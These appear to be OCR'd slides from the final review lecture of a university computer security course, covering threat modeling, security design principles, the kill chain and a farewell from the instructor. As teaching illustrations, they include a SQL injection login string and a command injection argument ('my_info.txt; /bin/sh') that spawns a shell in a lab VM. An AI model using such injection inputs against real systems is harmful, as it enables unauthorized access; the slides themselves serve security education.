

RSA can not encrypt stuff that is larger than its key size,
So we typically will encrypt the key for **a symmetric encryption algorithm** (AES)

Private Keys are also used for **digital signatures**, which can be used to authenticate a message


# Threat Modeling

- Threat modeling is a structured approach to assessing risk and defenses

1. What are you building?
2. What are the assets?
3. What can go wrong?
4. What should you do about those things that can go wrong?
5. Did you do a decent job of analysis?




Mind Map



# CSCI 476 Course Outcomes

- Understand important principles of security and threats to the **CIA triad**
- Understand a variety of relevant vulnerabilities and defenses in **software security** (SETUID, Shellshock, Buffer Overflow)
- Understand a variety of relevant vulnerabilities and defenses in **network/web security** (SQL Injection, XSS, TCP/IP attacks)
- Understand a variety of relevant vulnerabilities and defenses in **cryptography** (Asymmetric, symmetric, One Way Hashing)
- Given a system, develop a **threat model**, assess potential security weaknesses, and be able to think from the perspective of a threat actor
- Make technical decisions during development of software with security in mind

# Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software

# Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.

User-Id : ' OR 1= 1; /*

Password : */--

# Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)




**./audit "my_info.txt; /bin/sh"**


**system**(/bin/cat my_info.txt; /bin/sh)

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

# Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”





# Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed



# Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away

# Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers

  (Firewall → Input Sanitization → Authentication → Antivirus Scanner)

*Countermeasures exist, but are they effective? And are they enabled?*

# Perfect security is impossible

- New **assets**
- New **threats**
- **(ZERO days)**
- New **capabilities**
- New **technology**



Apache LOG4J™

# Takeaways

There is always a way to:


1. Figure out how it works
2. Use it differently than intended

# Takeaways

Humans will always be the **weakest** link.

- Social Engineering
- Phishing
- Writing bad code

Physical Security is also important





"Cyber kill chain"

Be aware of the steps taken by a cybercriminal to conduct some cyber attack

# Responding to a threat can have varying levels of difficulty

**Indicators of compromise (IOCs)** refer to data that indicates a system may have been infiltrated by a cyber threat. They provide cybersecurity teams with crucial knowledge after a data breach or another breach in security.




"Pyramid of Pain"

# What's next?

Cybersecurity Newsletters + Blogs
- Dark Readings (https://www.darkreading.com/)
- Schneier on Security (https://www.schneier.com/)
- The Hacker News (https://thehackernews.com/)

Cybersecurity Certificate and trainings
- CompTIA
- Security+
- CySa
- SANS
- ISC2

Cybersecurity-related Classes at MSU
- CSCI 466 – Networks (reese)
- CSCI 460 – Operating Systems (reese)
- CSCI 351 – System Administration
- CSCI 5XX – Intro to Malware (New Class in F23)

- Be aware of new vulnerabilities, new attacks

- Have hope

# *Thank You!*


This class has been a blast to teach. Thank you for your patience, flexibility, kindness, and for laughing at my jokes ☺

There were a lot of long nights, and I know things were not perfect, and I had to make some sacrifices

I hope you enjoyed this class, and I hope the stuff you learned will be helpful in your career/future classes

If I can be of assistance to you for anything in the future (reference, advising, support), please let me know!

I will be teaching CSCI 460, 466, and 132 next semester (not confirmed)




Connect with me on LinkedIn! If you find a job in cybersecurity, *please* keep in touch!

Congrats to those that are graduating next weekend! I hope you find a job that you love!